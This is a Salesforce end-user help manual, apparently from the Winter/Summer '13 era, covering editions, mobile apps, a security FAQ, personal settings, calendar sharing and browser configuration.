LEARN SALESFORCE BASICS

Welcome, Salesforce Users

Available in: **All** Editions

Welcome to Salesforce! This documentation, designed for end users and administrators, introduces Salesforce and its key concepts, provides an overview of products and editions, and guides you through setting yourself up as a user. You'll also find information about common tasks you'll perform in Salesforce—like using basic Chatter features, running reports, or searching Salesforce for the information or records you need. For details about specific Salesforce features, such as sales, service, Chatter, or analytics; or guidance on setting up Salesforce, see Learning About Salesforce Features or go to http://www.salesforce.com/.

Product Overview

Your Salesforce edition determines which features and functionality you can access. To find out which edition you’re using, look at the browser tab or title.

Welcome to the award-winning cloud-computing service— designed to help you manage your customer relationships, integrate with other systems, and build your own applications. Salesforce includes the following products and services.

Salesforce Applications

Salesforce includes prebuilt applications (or “apps”) for customer relationship management (CRM) ranging from sales force automation to partner relationship management, marketing, and customer service.

Force.com Platform

The Force.com platform is the first platform as a service (PaaS), enabling developers to create and deliver any kind of business application entirely on demand and without software. The platform also includes easy-to-us, point-and-click customization tools to help you create solutions for your unique business requirements, without any programming experience.

Database.com

Database.com is a multitenant cloud database service that's designed to store data for mobile, social enterprise applications. You can use Database.com as the back-end database for applications that are written in any language and run on any platform or mobile device. Database.com's built-in social computing infrastructure and native support for building sophisticated REST-based APIs enable you to create employee-facing, native mobile and social apps.

AppExchange

AppExchange is a marketplace featuring hundreds of cloud applications created by salesforce.com customers, developers, and partners. Many of the applications are free and all of them are pre-integrated with Salesforce, enabling you to easily and efficiently add functionality.

Salesforce.com Community

Salesforce.com provides training, support, consulting, events, best practices, and discussion boards to help you be successful. Visit Salesforce.com Community.

Key Concepts and Terms

Available in:

As you're getting up to speed with Salesforce, it's helpful to learn some key concepts and terms. They'll come up frequently as you interact with the product, our documentation, and our service professionals. The concepts here will help you understand how Salesforce works. And the terms will help you understand some of its main components.

Concepts

Concept	Definition
Cloud	Salesforce's name for a loose federation of features that help you accomplish certain types activities, such as selling products, supporting your customers, or collaborating with your coworkers. Two common examples you'll come across are "Service Cloud" and "Sales Cloud".
Cloud Computing	Technology that enables Internet-based services that let you sign up and log in through a browser. Salesforce delivers its service in the cloud. Other familiar cloud computing services include Google Apps and Amazon.com.
Software as a Service / SaaS	Software delivered not by traditional means (such as on disk) but in the cloud, as a service. There's nothing to download or install, and updates are automatic.
Trust / trust.salesforce.com	Salesforce's term for its companywide commitment to building and delivering the most secure, fast, and reliable cloud-based service available. Created to enhance customer success, `trust.salesforce.com` is a systems status website giving Salesforce customers and the community access to real-time and historical system performance information and updates,

Concept	Definition
	incident reports and maintenance schedules across all its key system components. . `trust.salesforce.com` is free of charge to all members of the Salesforce community

Terms

Term	Definition
App	Short for "application." A collection of components such as tabs, reports, dashboards, and Visualforce pages that address a specific business need. Salesforce provides standard **apps** such as Sales and Call Center. You can customize the standard **apps** to match the way you work.
Edition	One of several bundles of Salesforce products and services, each geared toward a different set of business needs. All Salesforce editions share the same look and feel, but they vary by feature, functionality, and pricing.
Object	A definition of a specific type of information you can store in Salesforce. For example, the Case object allows you to store information about customer inquiries. For each object, your organization will have multiple, specific records. Salesforce comes with lots of standard objects, but you can create custom objects, as well.
Organization / Org	A deployment of Salesforce that has a defined set of licensed users. Your organization includes all of your data and applications, and is separate from all other organizations.
Record	A collection of fields that store information about a specific item of a specific type (represented by an object), such as a contact, an account, or an opportunity. For example, you might have a contact record to store information about Joe Smith, and a case record store information about his training inquiry.
Release	Salesforce releases new products and features three times per year, and releases are identified by season—Winter, Spring, and Summer—along with the calendar year. For example: "Winter '13". Each time we produce a release, in the Salesforce release notes, we document new features and products that are generally available or in beta release, plus all changes to existing features and products. To find and download the release notes, just , search for "Release Notes" in the Salesforce online help.
Salesforce	The name of Salesforce's cloud computing CRM service.
salesforce.com	The company name.

EDITIONS

Salesforce Edition Overview

Your Salesforce edition determines which features and functionality you can access. To find out which edition you're using, look at the browser tab or title.

Salesforce.com offers several bundles of its products and services, each geared toward a different set of business needs. These bundles, called *editions*, all share the same look and feel, but they vary by feature, functionality, and pricing. For example, a feature that is available in Professional Edition for an additional fee may be included in Enterprise Edition. You might choose to start with a more basic edition, then upgrade later as you grow your business.

For a comparison chart of editions and their features, see the Salesforce Pricing and Editions page.

Note: The Salesforce online help describes all generally available features, including those that are not available in all editions. To find out whether a feature is available in your edition, search for the feature in the help, they check out the "Available in:" table at the top of any topic you find for that feature.

Salesforce Mobile Products Overview

Contact Manager Edition

Salesforce

Contact Manager is designed for small businesses and provides access to key contact management features including accounts, contacts, activities, calendars, notes and attachments, and reports. Contact Manager also provides straightforward and easy-to-use customization options. For more information about Contact Manager features, visit the Salesforce Pricing & Editions page.

See Also:

Salesforce Edition Overview

Group Edition

Salesforce Group Edition is designed for small businesses and workgroups with a limited number of users. Group Edition users can manage their customers from the start of the sales cycle through closing the deal to providing customer support and service. Group Edition offers access to accounts, contacts, opportunities, leads, cases, dashboards, and reports. For more information about Group Edition features, visit the Salesforce Pricing & Editions page.

See Also:

Salesforce Edition Overview

Developer Edition

Salesforce

Developer Edition provides access to the Force.com platform and API. It allows developers to extend the Salesforce system, integrate with other applications, and develop new tools and applications. Developer Edition provides access to many of the features available with Enterprise Edition.

Salesforce.com does not provide technical support for Developer Edition. You can solicit help from the developer community message boards available to registered users via the Force.com developer website - developer.force.com. Documentation for Developer Edition is available from the Technical Library.

See Also:

Salesforce Edition Overview

Personal Edition

Note: Personal Edition isn't available to new organizations. Existing organizations that have already set up Personal Edition continue to have access. In addition, Personal Edition organizations that signed up after June 2009 don't have access to opportunities.

Personal Edition is a CRM solution designed for an individual sales representative or other single user. Personal Edition provides access to key contact management features such as accounts, contacts, and synchronization with Microsoft Outlook®. It also provides sales representatives with sales tools such as opportunities.

See Also:

Salesforce Edition Overview

Professional Edition

Salesforce Professional Edition is designed for businesses who need full-featured CRM functionality. Professional Edition includes straightforward and easy-to-use customization, integration, and administration tools to facilitate any small- to mid-sized deployment. For more information about Professional Edition features, visit the Salesforce Pricing & Editions page.

See Also:

Salesforce Edition Overview

Enterprise Edition

Salesforce Enterprise Edition is designed to meet the needs of large and complex businesses. In addition to all of the functionality available in Professional Edition, Enterprise Edition organizations get advanced customization and administration tools that can support large-scale deployments. Enterprise Edition also includes access to the Web services API so you can easily integrate with back-office systems. For more information about Enterprise Edition features, visit the Salesforce Pricing & Editions page.

See Also:

Salesforce Edition Overview

Unlimited Edition

Salesforce Unlimited Edition is salesforce.com's flagship solution for maximizing CRM success and extending that success across the entire enterprise through the Force.com platform. Unlimited Edition customers benefit from new levels of platform flexibility for managing and sharing all of their information on demand.

Unlimited Edition includes all Enterprise Edition functionality plus Premier Support, full mobile access, unlimited custom apps, increased storage limits, and more. For more information about Unlimited Edition features, visit the Salesforce Pricing & Editions page.

Salesforce Edition Overview

Database.com Edition

Database.com is a multitenant cloud database service that's designed to store data for mobile, social enterprise applications. You can use Database.com as the back-end database for applications that are written in any language and run on any platform or mobile device. Database.com's built-in social computing infrastructure and native support for building sophisticated REST-based APIs enable you to create employee-facing, native mobile and social apps.

As a Salesforce user, you're already using Database.com when you're performing tasks such as creating custom objects, managing security, or importing data with the Force.com platform and API.

A standalone version of Database.com is available for developers who want to create applications that leverage other languages, platforms, and devices.

Salesforce Mobile Products Overview

Salesforce.com provides several mobile apps to keep you connected and productive, no matter where you are.

Product	Description	Supported Salesforce Editions	Supported Mobile Devices	Offline Support?
Chatter Mobile	Collaborate in Chatter from your mobile device without having to use a browser. You can monitor your feed, post updates and comments, and upload photos, files, and links. You can also email, call, or text people directly from their Chatter profiles. And the app gives you instant notifications to keep you up-to-date on important activities.	Free for customers using: • Group Edition • Professional Edition • Enterprise Edition • Unlimited Edition	• Android phones and tablets • Apple iPad • Apple iPhone • Apple iPod Touch • BlackBerry smartphones	No. However, Android and Apple devices retain a cached version of your feed. You can also access any data previously downloaded from the app.
Mobile Dashboards for iPad	Access your dashboards and their source reports from your iPad. You can see any dashboard you have access to, as well as view individual dashboard components, highlight their values, and drill into reports for each. You can also email a dashboard or component to others, and post and comment	Free for customers using: • Enterprise Edition • Unlimited Edition • Developer Edition • Any organization with REST API enabled	• Apple iPad	Limited. Dashboards and reports that you access from the app are cached and available for offline viewing only.

Product	Description	Supported Salesforce Editions	Supported Mobile Devices	Offline Support?
	on dashboard Chatter feeds.			
Salesforce Classic	Access and update Salesforce data from your smartphone. You can view your dashboards, run simple reports, log calls and emails, keep track of your activities, and create, edit, and delete records. Most standard Sales objects and some Service objects are available. And if you're using the full version, custom objects and configurations are also supported.	A free, limited version is available for all Salesforce customers except for Database.com organizations Full version requires mobile licenses and is available for: • Professional Edition • Enterprise Edition • Unlimited Edition • Developer Edition	• Android phones and tablets • Apple iPhone • BlackBerry smartphones	Yes
Salesforce Touch	Access and update Salesforce data from an interface that's optimized for navigating and working on your touchscreen mobile device.	Free for customers using: • Contact Manager Edition • Group Edition	• Apple iPad • Apple iPhone	Limited. A Salesforce Touch pilot feature allows you to view your recently accessed records when

Product	Description	Supported Salesforce Editions	Supported Mobile Devices	Offline Support?
	You can view, edit, and create records, manage your activities, view your dashboards, and use Chatter. Salesforce Touch supports many standard Sales and Service objects and all of your organization's custom objects. And you can change between apps, just like in the full Salesforce site.	• Professional Edition • Enterprise Edition • Unlimited Edition • Developer Edition		your device isn't connected.

SECURITY BASICS

Security FAQ

- How can I be sure my data is secure in Salesforce?
- How can I be sure my data won't be lost?
- How can I be assured my data will be kept private?
- Can I automatically back up my data in Salesforce?
- Does salesforce.com use my data for internal purposes?
- What happens when the system goes down?

How can I be sure my data is secure in Salesforce?

When you log in, the URLs used to access your data are all preceded with https:// instead of http://, which indicates that a secure connection has been established. Furthermore, whenever your password is changed or reset, or when you log in from a computer you have not used to access Salesforce before, you may have to activate your computer to successfully log in to Salesforce. Activating your computer allows Salesforce to verify your identity and prevent unauthorized access.

How can I be sure my data won't be lost?

We back up your data with a variety of methods to ensure that your organization does not experience any data loss. Every transaction is stored to RAID disks in real-time with archive mode enabled, allowing the database to recover all transactions prior to any system failure. Every night all data is backed up to a separate backup server and high speed automatic tape library. The backup tapes are cloned as an additional precautionary measure, and the cloned tapes are transported to an off-site, fireproof vault twice a month. In addition, the facility that stores our servers is architecturally designed to withstand catastrophic events and earthquakes up to 8.0 on the Richter scale.

How can I be assured my data will be kept private?

We are committed to keeping your data private and secure. For a greater understanding of the legal obligations salesforce.com adheres to regarding data privacy, refer to the Privacy Statement, as well as the Terms of Use agreement. You can view both items by clicking the relevant link below the copyright at the bottom of any page.

Can I automatically back up my data in Salesforce?

Yes, weekly export service provides you with `.csv` files of all objects and attachments within Salesforce. You can set up this service to automatically perform a data export each week.

Does salesforce.com use my data for internal purposes?

No. As outlined in the Privacy Statement, salesforce.com does not review, share, distribute, print, or reference your data except as provided in the salesforce.com Terms of Use, or as may be required by law. For exact information, refer to the Privacy Statement, as well as the Terms of Use agreement. You can view both items by clicking their links below the copyright at the bottom of any page.

What happens when the system goes down?

Salesforce.com builds redundancy into all systems to minimize system failures that could be perceived as customer outages. All components are proactively monitored and managed so faults are detected before system outages. While there may occasionally be system outages due to issues beyond our control, we employ numerous escalation procedures to notify the proper personnel in the event of a system outage, and remedy issues as quickly as possible.

UPDATES

Checking for Desktop Client Updates

Available in: **All** Editions except for Database.com

User Permissions Needed	
To view client update alerts:	"On, updates w/alerts" OR "On, must update w/alerts" on your profile

Desktop clients such as Connect for Outlook and Connect Offline integrate Salesforce with your PC. Your administrator controls which desktop clients you are allowed to install.

If you have access to see Home tab alerts, and you've logged in to a client in the past, you'll see an alert banner on your Home tab when a new version of a client is available.

You can also see which clients are installed on your computer and check for updates on your own. Just follow these steps.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **Desktop Integration** > **Check for Updates**.
   - If you clicked **My Settings**, select **Desktop Add-Ons** > **Check for Updates**.
3. From the table, review the names and version numbers of available desktop clients.
4. If you are using Internet Explorer, click the correct desktop client and then click **Install Now** to install a client. If you are using another browser such as Mozilla Firefox, click **Download Now** to save the installer file to your computer. Then double-click the saved file to run the installer program.

   After you install the update, you'll continue to see the alert banner on your Home tab until you log in through the newly updated client.

GET STARTED IN SALESFORCE

Finding Your Personal Settings


Salesforce includes personal settings options to help you personalize your experience. Depending on your organization, these settings are located in Personal Setup or My Settings.

Available in: **All** editions except **Database.com**.

1. At the top of any Salesforce page, click the down arrow next to your name.

   Depending on your organization's user interface settings, you should see either **Setup** or **My Settings** in the menu.
2. From the menu under your name, click **Setup** or **My Settings**.
3. Do one of the following:
   - If you clicked **Setup**, look on the left side of the page and click a menu item to display its sub-menu, then click the item you want.

   - If you clicked **My Settings**, look on the left side of the page and click a menu item under My Settings to display its sub-menu, then click the item you want.



Tip: To quickly find a page, type the first few characters of its name in the **Quick Find** box. As you type, pages that match your search terms appear in the menu. For example, to find the Personal Information page, type `pers` in the **Quick Find** box.

See Also:

Finding the Setup Menu


Finding the Setup Menu

Depending on your organization's user interface settings, you access the Setup menu from the drop-down menu under your name or from the user interface header.


Available in: **All** editions except **Database.com**.

Salesforce includes many options for setting up, maintaining, and customizing your organization. Your organization may also have options for building, packaging, and distributing your own apps. These options are all available via the Setup menu. If you're a Salesforce administrator or developer, you'll use the Setup menu frequently. Your organization's user interface settings determine how everyone in your organization accesses this menu.


1. Look at the top of any Salesforce page.
   - If you see **Setup** in the user interface header, click it.



- If you don't see **Setup** in the header, click your name, then select **Setup**.



2. In the Setup menu that appears on the left side of the page, click next to a menu to expand it, then click the menu item you want.



Tip: To quickly find a page, type the first few characters of its name in the **Quick Find** box. As you type, pages that match your search terms appear in the menu. For example, to find the Language Settings page, type `lang` in the **Quick Find** box.

Finding Your Personal Settings

Understanding Your Administrator's Role

Salesforce administrators are users of Salesforce who have been assigned the System Administrator profile. All organizations have at least one administrator, but larger ones may have more.

Administrators have multiple duties, including setting up Salesforce for your organization and making sure it runs smoothly. They also add and configure users, and aid user productivity by creating custom tools, such as objects, workflows, validation rules, and reports. Your administrator's role can be as simple or as complex as your company's size and structure. In smaller organizations, the administrator might be someone who also uses Salesforce the way other users do: to sell products or provide customer service, for example.

There are many Salesforce features and items (such as those detailed in the *Learn Salesforce Basics* documentation) that you can modify yourself to suit your own needs. But in some cases, you might want to work with your administrator to help you get the most out of Salesforce. Here are a few examples.

- You need a custom workflow to find out when a case is closed.
- You need a custom approval process to sign off on employee expenses.
- You need help creating a custom report for your sales region.
- You need a user permission that's not granted as part of your user profile.
- You have questions about your own or others' access to records.
- You get an error message that tells you to contact your administrator for help or more information.

How you contact your administrator, and under what circumstances, depends on your company's internal business policies and practices.

Granting Login Access

DEFINE PERSONAL INFORMATION AND PREFERENCES

Activating Your Computer

Password policies available in: **All** Editions

Watch a Demo (1:29 minutes)

You might have to activate your computer to successfully log in to Salesforce whenever your password is changed or reset, or when you log in from a computer you have not previously used to access Salesforce.

Computer activation allows Salesforce to verify your identity and prevent unauthorized access to the service.

1. When prompted on the login page, click **Email me a verification code**. Salesforce sends an activation email to the email address specified on your Salesforce Personal Information page.
2. When you receive the email, copy and paste the code into your browser.

   The code can be used for up to 24 hours from the time you requested the verification code. After 24 hours, the code expires, and you must repeat steps 1 and 2 to log in.

Editing Your Personal Information

The available personal setup options vary according to which Salesforce Edition you have.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**.
   - If you clicked **My Settings**, select **Personal** > **Advanced User Details**.
3. To make changes, click **Edit**.

   If you change your email address, a confirmation message will be sent to the new address. You must click the link provided in that message for the new email address to take effect. This process ensures system security.
4. Click **Save**.

See Also:

Changing Your Password
User Fields

Changing Your Password

Available in: **All** Editions

We recommend changing your password periodically to protect the privacy of your data. If your administrator specifies that user passwords expire on a periodic basis, you'll be prompted to change your password at the end of each period.

Note: If you have the "User Single Sign-On" permission, only an administrator can reset your password. Contact your administrator for assistance.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Change My Password**.
   - If you clicked **My Settings**, select **Personal** > **Change My Password**.
3. Enter the password information requested.

4. Click **Save**.

See Also:

Retrieving Forgotten Passwords
Resetting Your Security Token
Activating Your Computer

Editing Your Language and Locale Settings

Available in: **All** editions except **Database.com**

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Personal Information**, then click **Edit**.
   - If you clicked **My Settings**, select **Personal** > **Language & Time Zone**.
3. Specify these settings as needed:
   - For `Time Zone`, select your primary time zone.
   - For `Locale`, select your country or geographic region.
   - For `Language`, select your primary language. All text and online help appears in the language you select.
   - For `Email Encoding`, select the character set and encoding option for email that you send from Salesforce.
4. Click **Save**.

See Also:

User Fields

Editing Email Settings

Available in: **All** Editions except for **Database.com**

To alter email settings that apply to all outbound emails you send from within the application:

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left side of the page, select **Email** > **My Email Settings**.
3. Make your changes.

Note: In Personal and Developer Editions, a Salesforce-specific tag line is added below your personal signature on all outbound emails.

Sharing Your Calendar

Available in: **Professional**, **Enterprise**, **Unlimited**, and **Developer** Editions

You can grant access to other users, personal and public groups, roles, or roles and subordinates to view your calendar.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, click **My Personal Information** > **Calendar Sharing**.
   - If you clicked **My Settings**, click **Calendars & Reminders** > **Calendar Sharing**.
3. Click **Add** to share your calendar with others.
4. Use the arrows to add or remove users, roles, or groups to your calendar.
5. Use the `Calendar Access` drop-down list to specify how you want to share your calendar. Select one of the following:

Option	Description
Hide Details	Others can see whether given times are available, but cannot see any other information about the nature of events in the calendar.
Hide Details and Add Events	Others can see whether given times are available, but cannot see details of events. Other users can insert events in the calendar.
Show Details	Others can see detailed information about events in the calendar.
Show Details and Add Events	Others can see detailed information about events in the calendar and can insert events in the calendar.
Full Access	Others can see detailed information about events in the calendar, insert events in the calendar, and edit existing events in the calendar.

6. Click **Save**.

The available `Calendar Access` options vary depending on the organization-wide calendar sharing level set by your administrator. Only choices that make your calendar access less restrictive are available. Calendar sharing settings affect the visibility of items on a calendar, but do not give access to event detail pages.

Note: Regardless of whether your organization's sharing settings specify using hierarchies, activities associated with a record are still visible to users above the activity's assignee in the role hierarchy.

Setting Record Type Preferences

Available in: **Enterprise**, **Unlimited**, and **Developer** Editions

Set an option to automatically insert your default record type when creating new records. Using this setting, you can bypass the page prompting you to select a record type. If you have several different record types available to you, you may prefer to be prompted to select a record type every time you create a new record.

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
    - If you clicked **Setup**, click **My Personal Information** > **Record Type Selection**.
    - If you clicked **My Settings**, click **Display & Layout** > **Set Default Record Types**.
3. Check any box to automatically select the default record type when creating records of that type.

    Any unchecked boxes indicate that you prefer to be prompted to select a record type.
4. Click **Save**.

Note: The Record Type Selection option may not be available because your organization is not using record types or multiple record types are not available for a particular tab.

Individual checkboxes are only offered when you have more than one record type available for a tab.

If your organization uses person accounts, note that checking the `Account` box on this page causes one default record type selection for all types of accounts. It is not possible to set separate default record type selections for business accounts and person accounts. If you work with both types of accounts, leave the box blank.

GET SET UP FOR THE WAY YOU WORK

BROWSERS

Supported Browsers

Browsers

Salesforce supports these browsers.

Browser	Comments
Microsoft® Internet Explorer® versions 7, 8, 9, and 10	If you use Internet Explorer, we recommend using the latest version. Apply all Microsoft software updates. Note these restrictions. • The Compatibility View feature in Internet Explorer isn't supported. • The Metro version of Internet Explorer 10 isn't supported. • Internet Explorer 7 and 8 aren't supported for the Developer Console. • Internet Explorer 10 isn't supported for the Service Cloud console. • Internet Explorer 7 isn't supported for Open CTI. • Internet Explorer 7 isn't supported for Salesforce CRM Call Center built with CTI Toolkit version 4.0 or higher. • Internet Explorer 7 isn't supported for Force.com Canvas. For configuration recommendations, see Configuring Internet Explorer on page 22.
Mozilla® Firefox®, most recent stable version	Salesforce.com makes every effort to test and support the most recent version of Firefox. For configuration recommendations, see Configuring Firefox on page 23.
Google Chrome™, most recent stable version	Google Chrome applies updates automatically; salesforce.com makes every effort to test and support the most recent version. There are no configuration recommendations for Chrome. Chrome isn't supported for the Console tab or the **Add Google Doc to Salesforce** browser button.
Google Chrome Frame™ plug-in for Microsoft® Internet Explorer® 6 and 7	Supported plug-in for Internet Explorer 6 and 7 only. Google Chrome Frame applies updates automatically; Salesforce supports only the most recent version. For configuration recommendations, see Installing the Google Chrome Frame™ Plug-In for Microsoft® Internet Explorer® on page 25. Chrome Frame plug-in isn't supported for the Service Cloud console or Forecasts.
Apple® Safari® versions 5.x and 6.x on Mac OS X	There are no configuration recommendations for Safari. Apple Safari on iOS isn't supported. • Safari isn't supported for the Service Cloud console. • Safari isn't supported for Salesforce CRM Call Center built with CTI Toolkit versions below 4.0.

Recommendations and Requirements for All Browsers

- For all browsers, you must enable JavaScript, cookies, and SSL 3.0.
- Salesforce.com recommends a minimum screen resolution of 1024 x 768 for the best possible user experience. Screen resolutions smaller than 1024 x 768 may not display Salesforce features such as Report Builder and Page Layout Editor properly.
- Some third-party Web browser plug-ins and extensions can interfere with the functionality of Chatter. If you experience malfunctions or inconsistent behavior with Chatter, disable all of the Web browser's plug-ins and extensions and try again.

Certain features in Salesforce—as well as some desktop clients, toolkits, and adapters—have their own browser requirements. For example:

- Internet Explorer is the only supported browser for:

    - ◊ Standard mail merge (We don't support Google Chrome Frame™ plug-in for Internet Explorer because the ActiveX controls required for mail merge are supported in Internet Explorer only.)
    - ◊ Installing Salesforce Classic on a Windows Mobile device
    - ◊ Connect Offline

- Firefox is recommended for the enhanced page layout editor.
- Browser requirements also apply for uploading multiple files on Chatter.

Discontinued or Limited Browser Support

As of Summer '12, salesforce.com discontinued support for Microsoft® Internet Explorer® 6. Existing features that have previously worked in this browser may continue to work through 2014. Note these support restrictions.

- Internet Explorer 6 isn't supported for:
    - ◊ Chatter
    - ◊ Global search
    - ◊ Answers
    - ◊ Cloud Scheduler
    - ◊ The new user interface theme
    - ◊ Quote Template Editor
    - ◊ Service Cloud console
    - ◊ Salesforce Knowledge
    - ◊ Live Agent
    - ◊ Forecasts
    - ◊ Chatter Answers
    - ◊ Enhanced profile user interface
    - ◊ Site.com
    - ◊ Schema Builder
    - ◊ Joined reports
    - ◊ Enhanced dashboard charting options

Internet Explorer 7 isn't supported for Site.com and Chatter Messenger. For systems running Microsoft Windows XP, Internet Explorer versions 7 and 8 with the latest security patches are supported for Chatter Answers.

Configuring Internet Explorer

Available in: **All** Editions

If you use Internet Explorer, we recommend using the latest version. Apply all Microsoft software updates.

To maximize the performance of Internet Explorer, set the following options in the Internet Options dialog box, which you can open by clicking **Tools** > **Internet Options**:

General Tab

1. From the General tab, click **Settings** under Browsing History.
2. For the `Check for newer versions of stored pages` option, select **Automatically**.
3. For the `Disk space to use` option , enter at least 50 MB.

Security Tab

1. From the Security tab, click **Custom Level** under Internet and scroll to the Scripting section.
2. Make sure the `Active Scripting` option is enabled. JavaScript depends on this setting being enabled.

Privacy Tab

1. From the Privacy tab, click **Advanced**.
2. Select the **Override automatic cookie handling** option.
3. Select the **Always allow session cookies** option.
4. For the **Third-party Cookies** option, select **Accept**.

Advanced Tab

From the Advanced tab, scroll to the Security section and do the following:

- Do not select the `Do not save encrypted pages to disk` option.
- Select the `Use SSL 3.0` option.

Tip: The `Empty Temporary Internet Files folder when browser is closed` option causes the cache to clear when Internet Explorer is shut down. This increases privacy, but may decrease performance.

Supported Browsers

Configuring Firefox

Available in: **All** Editions

Salesforce.com makes every effort to test and support the most recent version of Firefox.

Required Settings

The following settings are required:

1. Click **Tools** > **Options**.
2. Enable JavaScript:
   a. Go to the Content panel.
   b. Select the **Enable JavaScript** option.
3. Accept cookies:
   a. Go to the Privacy panel.
   b. For the `Firefox will` option, select **Use custom settings for history**.
   c. Select the **Accept cookies from sites** option.
   d. Select the **Accept third-party cookies** option.
   e. For the `Keep until` option, select **they expire**.

4. Set encryption protocols:
   a. Go to the Advanced panel.
   b. Click the Encryption tab.
   c. Select the **Use SSL 3.0** option.
5. Click **OK**.

Advanced Settings

Optionally, configure advanced caching preferences to maximize performance:

1. Type `about:config` in the browser's location bar, and then press Enter.
2. If a warning displays, click **I'll be careful, I promise!**
3. Search for the following preferences and set them to the recommended value by double-clicking the preference name. Changes take effect immediately.
4. Change how the browser retains common resources across requests by setting the following caching preferences.

Preference	Recommended Value	Default Value
browser.cache.check_doc_frequency	3	3
browser.cache.disk.capacity	50,000 or more; increase to use more hard disk space	50,000
browser.cache.disk.enable	True	True
browser.cache.disk_cache_ssl	True	False
browser.cache.memory.enable	True	True
network.http.use-cache	True	True

Note: You can set some of these preferences by clicking **Tools** > **Options** in the Firefox browser. Refer to Firefox Help for details.

Tip: Setting privacy.sanitize.sanitizeOnShutdown to "True" causes the cache to clear when Firefox shuts down. This increases privacy, but may decrease performance.

To view the contents of your cache, type `about:cache` in the Firefox location bar and press Enter.

Refer to MozillaZine Knowledge Base and Firefox Support Home Page for more information on these and other preferences.

Installing the Google Chrome Frame™ Plug-In for Microsoft® Internet Explorer®

Available in: **All** Editions except **Database.com**

Salesforce supports Google Chrome Frame for Internet Explorer version 6 and 7. Google Chrome Frame enables Internet Explorer to utilize features such as the new user interface theme and Chatter.

1. In Internet Explorer, go to `www.google.com/chromeframe`.
2. Click **Get Google Chrome Frame** and review the Terms of Service.
3. Click **Accept and Install**.
4. After the installation is finished, click **Close** and restart Internet Explorer.

Note: Disabling Google Chrome Frame in Internet Explorer may result in display errors. Rather than disable Google Chrome Frame, it's recommended you uninstall it.

Understanding Your Access to UI Elements, Records, and Fields

Available in: **All** Editions except **Database.com**

Your administrator can customize many different areas to secure your company's data. Additionally, users in Professional, Enterprise, Unlimited, and Developer edition organizations can control the access that other users have to their data by sharing records individually with colleagues.

To determine whether you can access data, review this table:

Action	Access Needed
To view a tab:	• You must have the "Read" permission on the records within that tab. • Make sure you have customized your personal display to show the tab.
To view a record:	• Make sure you have the "Read" permission on the type of record you want to view. • Professional, Enterprise, Unlimited, and Developer Edition organizations can set a sharing model that determines the

Action	Access Needed
	access users have to records they do not own. Depending on your sharing model, the owner may need to share the record with you if you are not the owner of the record or above the owner in the role hierarchy. • Enterprise, Unlimited, and Developer Edition organizations can use territory management to grant access to accounts, opportunities, and cases.
To view a field:	• Make sure you have the "Read" permission on the type of record for the field. • For Enterprise and Unlimited Edition organizations, check the field-level security; your field-level security settings may prevent you from seeing the field. • Check your page layout; depending on your page layout settings, you may see some fields and not others.
To edit a field:	• Make sure you have the "Edit" permission on the type of record for the field. • For Enterprise and Unlimited Edition organizations, check the field-level security; your field-level security settings may set a field to "Read-Only." • Check your page layout; page layouts can set fields to read only.
To view a related list:	• Make sure you have the "Read" permission on the type of records displayed in the related list. • Check your page layout; depending on your page layout settings, you may see some fields and not others.
To view a button or link:	• Make sure you have the necessary permission to perform the action. Buttons and links only display for users who have the appropriate user permissions to use them.

Customizing Your Display

Available in: **All** Editions except for **Database.com**

You can customize your Salesforce display through your personal settings.

- Customize which tabs display in your app and in what order
- Customize what displays on your pages

Customizing Your Tabs

Specify which tabs display when you log in, or if you have multiple apps, which tabs display in each app.

Available in: **All** editions except **Database.com**

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. From the left pane, select one of the following:
   - If you clicked **Setup**, select **My Personal Information** > **Change My Display**, and click **Customize My Tabs**.
   - If you clicked **My Settings**, select **Display & Layout** > **Customize My Tabs**.
3. If you have access to multiple apps, select the app whose tabs you want to customize from the `Custom Apps` drop-down list.
   By default, you'll see the tabs for the selected custom app that are set for your profile.

   Note: The first tab that displays when you select an app may change if your administrator changes the app's default landing tab.

4. If desired, add each tab you want to display and change the display order of the tabs you've selected.
5. Click **Save**.

See Also:

Customizing Your Pages

Customizing Your Pages

Specify the related lists that appear in detail pages.

Available in: **All** editions except **Database.com**

1. At the top of any Salesforce page, click the down arrow next to your name. From the menu under your name, select **Setup** or **My Settings**—whichever one appears.
2. Do one of the following:
   - If you clicked **Setup**, from the left pane, select **My Personal Information** > **Change My Display**. Select an object from the drop-down list, and click **Customize My Pages**.
   - If you clicked **My Settings**, from the left pane, select **Display & Layout** > **Customize My Pages**. Select an object from the drop-down list, and click **Customize Page**.

   For your Home tab, select the dashboard snapshot to display on the Home tab. The link to customize your Home tab is available only if your administrator has customized your home page layout to include a dashboard.

   For all other tabs, specify which related lists display on your detail pages.

   - To add or remove related lists, select a related list and click the **Add** or **Remove** arrow.

     Note: This setting may change if your administrator changes the page layout for a particular tab.

   - To change the order of the related lists, select a related list title in the Selected List box, and click the **Up** or **Down** arrow.
3. Click **Save**.

Customizing Your Tabs

Adding Tabs for Frequently Used Items

The Salesforce user interface is composed of tabs, which serve as starting points for viewing, adding, and editing information for an object. Different apps can have different sets of tabs. Add tabs for items you use frequently in any app.

Available in: **All** editions except **Database.com**

1. Click the Plus icon ( ) that appears to the right of your current tabs.
   The All Tabs page appears. By default, it shows all the tabs you have available to view or add.
2. If you want to see a list of just the tabs for a specific app, select that app from the `View` drop-down.
3. Click **Customize My Tabs**.
4. In the `Custom App` dropdown, select the app where you want the tab to appear.
   For example, if you want the Ideas tab to appear in your Marketing app, select `Marketing` and the Ideas tab will appear in that app only.
